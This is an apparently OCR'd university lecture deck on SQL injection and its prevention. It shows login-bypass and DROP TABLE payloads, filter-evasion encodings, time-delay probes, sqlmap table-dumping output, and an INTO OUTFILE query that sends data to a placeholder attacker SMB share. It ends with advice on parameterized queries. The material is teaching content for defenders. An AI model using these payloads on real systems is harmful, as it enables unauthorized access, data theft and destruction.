
INFO-6076



```
do you want to exploit this SQL injection? [Y/n] y
[23:26:30] [INFO] testing MySQL
[23:26:30] [INFO] confirming MySQL
[23:26:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.0.0
[23:26:30] [INFO] fetching tables for database: 'FOLusername'
[23:26:30] [INFO] used SQL query returns 2 entries
[23:26:30] [INFO] starting 2 threads
[23:26:30] [INFO] retrieved: Test2
[23:26:30] [INFO] retrieved: Test1
Database: FOLusername
[2 tables]
+--------+
| Test1 |
| Test2 |
+--------+
```

Web Security

SQL Injection & Prevention

Agenda

- Data Stores
- SQL Injection
- SQL Mapping
- Preventing SQL Injection
- Lab 07 Overview

FANSHAWE

Data Stores

Data Stores

Most of the web applications you will encounter today use some sort of data storage technology

- SQL Databases
- XML Based Repositories
- LDAP Directories

The data stored is managed by some query language that contains internal logic on how to access the structured format

Data Stores

- Most web applications use an interpreted language, meaning that they are not pre-compiled and use an interpreter to process the code (instructions) provided
- SQL, LDAP, Perl, PHP – all use an interpreter… meaning that they have a mix of instructions, some created by the programmer, and some data supplied by the user of the application


Data Stores

- If an attacker can successfully inject instructions into the data component, they can have the interpreter execute instructions that only the programmer should have done originally
- Injections with interpreters work differently than those with pre-compiled programs because they do not have to be changed to machine language, only the interpreter language such as SQL

Data Stores


- Data Stores are accessed by the web application logic created by the programmer(s)
- Vulnerabilities are formed when an application uses insecure values to create queries
- Penetration testing involves:
  - Injecting unexpected syntax
  - Identifying anomalies in the server’s response
  - Examining any error messages received

SQL Injection


Please sign-in

Username	artmack
Password	nothing'); DROP TABLE users;--

Dont have an account? Please register here



What is SQL Injection?

The ability to inject SQL commands into the database engine through an existing application

How common is SQL Injection?

The first public discussions of SQL injection started appearing around 1998

A common Web App security risk

- It is not a DB or web server problem (if secured properly)
- It is a flaw in "web application" development
    - A lot of the tutorials, demo "templates", etc. are vulnerable
    - A lot of solutions posted on the Internet are not good enough

! SQL Injection is an input validation problem

FANSHAWE

SQL Injection

SQL Injection is not a problem with the database management system

- It is a problem with the way that an application supplies user data to SQL queries
- Most SQL queries use user supplied data to perform their searches (queries) of a database

! When doing penetration testing against a web application's database, ensure you use a copy, not the live version!

SQL Injection

- Modern web applications typically use a database and a variation of the Structured Query Language (SQL) to retrieve, modify, add, and delete data stored in the database
- Most common database management systems:
  - Oracle
  - MS-SQL
  - MySQL

SQL Injection

- Basic attacks try to terminate a SQL query with the use of a single quotation mark (')
- Let’s take the following as an example of a SQL query:

Original query structured by the developer:

```
SELECT product,price FROM items WHERE for_sale=1
```

SQL Injection

- In this example, the variable values provided by the user are **`product`**, **`price`**, and potentially, **`items`**
- These values are injected into the query string based on a user’s input
- Strings are encompassed by single quotes (') in a SQL query

SQL Injection

- Basic attacks try to terminate a SQL query with the use of a single quotation mark (‘)

Example:

Original query done by the developer:

```
SELECT product,price FROM items WHERE for_sale=1
```

Data supplied into a query by the Attacker:

```
SELECT product,price FROM items’ OR 1=1 -- WHERE
for_sale=1
```

SQL Injection

Data supplied into a query by the Attacker:

```
SELECT product,price FROM items' OR 1=1 -- WHERE
for_sale=1
```

- This will return "true" by SQL because 1 always equals 1
  - This is called a 1=1 attack
  - Could be anything that returns true, such as 2=2 or 1<2, 45=45, 5>4, etc.
- These attacks typically focus on authentication systems

FANSHAWE

SQL Injection

Data supplied into a query by the Attacker:

```
SELECT product,price FROM items' OR 1=1 --
WHERE for_sale=1
```

- If this type of injection attack is successful, there are other attacks that can be carried out
- An attack could add a user to the table or create a new price for the item (data tampering)

SQL Attack Hazards

- Bypass Login Page
- Manipulate database data (steal, modify, delete)
- Create a database back door
- Read and Write files
- Execute system commands
- Distribute Trojans / Malware

HTML Forms


Many web applications take user input from HTML forms

- Often this user input is used literally in the construction of a SQL query submitted to a database

Common vulnerable login query (application)

```
SELECT * FROM users
WHERE name = ‘ryan'
AND password = ‘ginger'
```

(If this query returns something then login!)



User Name: ryan
Password: ••••••


ASP/MS SQL Server login syntax

```
var sql = "SELECT * FROM users
WHERE name = '" + form_name +
"' AND password = '" + form_password + "'";
```

FANSHAWE

Example: Bypass Login Page

SELECT * FROM users
WHERE name = '*form_name*'
AND password = '*form_password*'



artmack

' or 1=1;--

Injections through Strings

form_user **' or 1=1; – –**
form_password

Final query would look like this:

SELECT * FROM users
WHERE username = **' ' or 1=1;**

– – AND password = 'anything'


The end result?

This is commented out (not executed!)

Example: Bypass Login Page

SELECT * FROM users WHERE name = 'form_user' AND password = 'form_pass';

SELECT * FROM users WHERE name = 'Ryan' AND password = 'Ginger';



Crew Login

User Name:	ryan
Password:	••••••

→

USERS

ID	name	password
1	Art	Mack
2	Walter	White
3	Ryan	Ginger
4	Ivona	Taco

The end result?

The SQL query returns true and the user is logged into the application

Example: Bypass Login Page

SELECT * FROM users WHERE name = 'form_user' AND password = 'form_pass';

SELECT * FROM users WHERE name = ' ' or 1=1; -- ' AND password = 'Ginger';

The end result?

The SQL query returns true and the user is logged into the application as Art Mack

SELECT * FROM users WHERE name = ' ' or 1=1; -- ' AND password = 'Ginger';

This is commented out (not executed!)

FANSHAWE

Injecting String fields

The power of quotes (' , ", `)

Quotes are used to close string parameters


- Everything after the quotes is part of the SQL command
- Misleading Internet suggestions include:
  - Just Escape it! : replace ' with " or ''

Injecting String fields

The power of quotes (' , ", `)

String fields are common but there are other types of fields:

- Numeric
- Dates
- Pull down lists
- Radio buttons



Simple Malicious Input

Typical Goal: Inject SQL statements into query

- Use quotes (' or ") in input to escape from the string and get into the query space
  - Once in query space, the query can be modified arbitrarily
- Double-hyphen (--) or hash (#) allows existing SQL to be commented out
- Semicolon (;) enables tacking on an entirely new statement
  - Further modifying the database once an attacker is in

A More Malicious Example

Goal: Delete all records

Original SQL query:

```
SELECT * FROM users
WHERE name = 'form_user'
AND password = 'form_password'
```

Let's do:

form_user = **' '; DROP TABLE users; – –**

form_password = anything

Final query would look like this:

```
SELECT * FROM users
WHERE username = ' '; DROP TABLE users;

– – AND password = 'anything'
```

This will delete the table 'users' with all the records!

This is commented out (not executed!)

SQL Injection Characters

' or "	character String Indicators
-- or #	single-line comment (ends at newline character)
/*…*/	multiple-line comment
+	addition, concatenate (or space in url)
||	(double pipe) concatenate
%	wildcard attribute indicator
?Param1=foo&Param2=bar	URL Parameters
PRINT	useful as non transactional command
@variable	local variable
@@variable	global variable
waitfor delay '0:0:10'	time delay

FANSHAWE

SQL Injection

SQL injection flaws may exist across multistage processes

- Submitting data may be split apart between different input fields and numerous web pages
- Ensure that you submit injection data into the various pages to construct your full injection string
- The Web App may be gathering data across numerous pages

SQL Injection

You may receive errors through JavaScript (or similar scripts) responses when providing input

- Try to submit SQL wildcard characters such as the % character in any parameter
- If there is a sign that the web application is passing this to a SQL query, it may indicate that the application has an injection vulnerability

Advanced SQL Injection

In order to attempt advanced SQL injection attacks, you may need to fingerprint the database first

- Advanced attacks may require specific syntax depending on the type of back-end databased being used by the application

SQL Injection

For example, if you are attempting to inject the following string: **Administrator**

The following differences are applicable:

Oracle: 'Admin' || 'istrator'

MS-SQL: 'Admin'+'istrator'

MySQL: 'Admin' 'istrator'

SQL Injection

Some applications may block SQL specific characters

- ASCII codes for individual characters may be used to avoid such filters

Example:

```
SELECT name, number FROM table WHERE
name=CHAR(65)+CHAR(114)+CHAR(116)
```

SQL Injection

If simple validation is being used, such as removing the SELECT statement, try circumventing the input validation by entering random bypasses

Examples:

SeLeCt

%00SELECT

%53%45%4C%45%43%54

FANSHAWE

SQL Injection

Second-Order SQL Injection

- These types of attacks can occur when an application handles public facing data insertion properly but later processes that data in an unsafe manner
- A back-end process may use a high-privilege database account to process data already stored in the database

FANSHAWE

SQL Injection

- If string inputs are being handled properly by the application, try injecting into other fields such as numeric inputs
- Depending on the database management system being used, you may have to construct your injection characters specific to the database software being used

SQL Injection

Out-of-Band Channels

- Certain database applications such as MS-SQL, Oracle, and MySQL have commands that can establish a connection to a target computer
- These can be used to send arbitrary data back to the attacking system
- The SQL strings injected into a vulnerable application can construct the required SQL code

SQL Injection

MySQL example:

```
SELECT * INTO OUTFILE
'\\\your_attacking_pc.com\\share\output.txt'
FROM users;
```

- If you have a SMB share on the target PC set up to allow write from anonymous sources, the SQL query output will be written to the file specified

SQL Injection

Time Delays

- These can be used to enumerate data stored in a database
- If the application waits for the time specified in the query, a condition may be **TRUE**
- For example:

If user = 'art' WAITFOR DELAY '0:0:5';

- If the application waits for 5 seconds before responding, then the condition was **TRUE**

SQL Injection

Escalating Database Attacks


If you have managed to own the web application database, there are further attacks that can be carried out

- Obtain access to other databases used by other applications on the same shared server
- Compromise the Operating System of the database server

SQL Injection

Escalating Database Attacks

- Obtain access to other network resources connected to the exploited database server
- Make network connections back to the attacking computer for the purpose of data exfiltration
- Adjusting functionality that may have been originally disabled when hardening the system



SQL Mapping

SQL Mapping

Automated SQL Injection Tool: SQLmap

- Sqlmap is a popular tool preinstalled on Kali Linux to launch database attacks
- It has the ability to attack MySQL, Oracle, or MS-SQL database systems
- It implements UNION-based and inference based data retrieval

SQL Mapping

SQL Mapping uses SQL injection vulnerabilities to map out the contents of a database

- The SQL Map tool on Kali Linux has the ability to:
  - Dump the databases on a server
  - Dump the tables in a database
  - Dump the contents of the tables

SQL Mapping

SQLmap now has the ability to directly connect to a database without using SQL injection

- SQLmap is a built in tool in Kali Linux but you have the option of downloading it directly from:

  sqlmap.org

- There are a lot of different SQL injection options available with this tool

Preventing SQL Injection

Preventing SQL Injection

- Escaping SQL characters such as the single quote
- Safely escaping second-order queries
- Using stored procedures
  - These may not always be effective, especially if an attack can craft a SQL statement that is injected into an unsafe stored procedure or used by the application in another query

Preventing SQL Injection

Parameterized Queries

- Most database application development platforms provide API’s that are capable of handling user input in a secure way
  - The application specifies the query structure with placeholders for each user input provided
  - The application specifies the content of each placeholder

Preventing SQL Injection

Parameterized Queries

- Because the API handles any data supplied by a user in a safe manner, it cannot interfere with the actual query structure
- Parameterized queries should be used for EVERY database query
  - Sometimes developers use their judgement on what data is coming from trusted/untrusted sources

Preventing SQL Injection

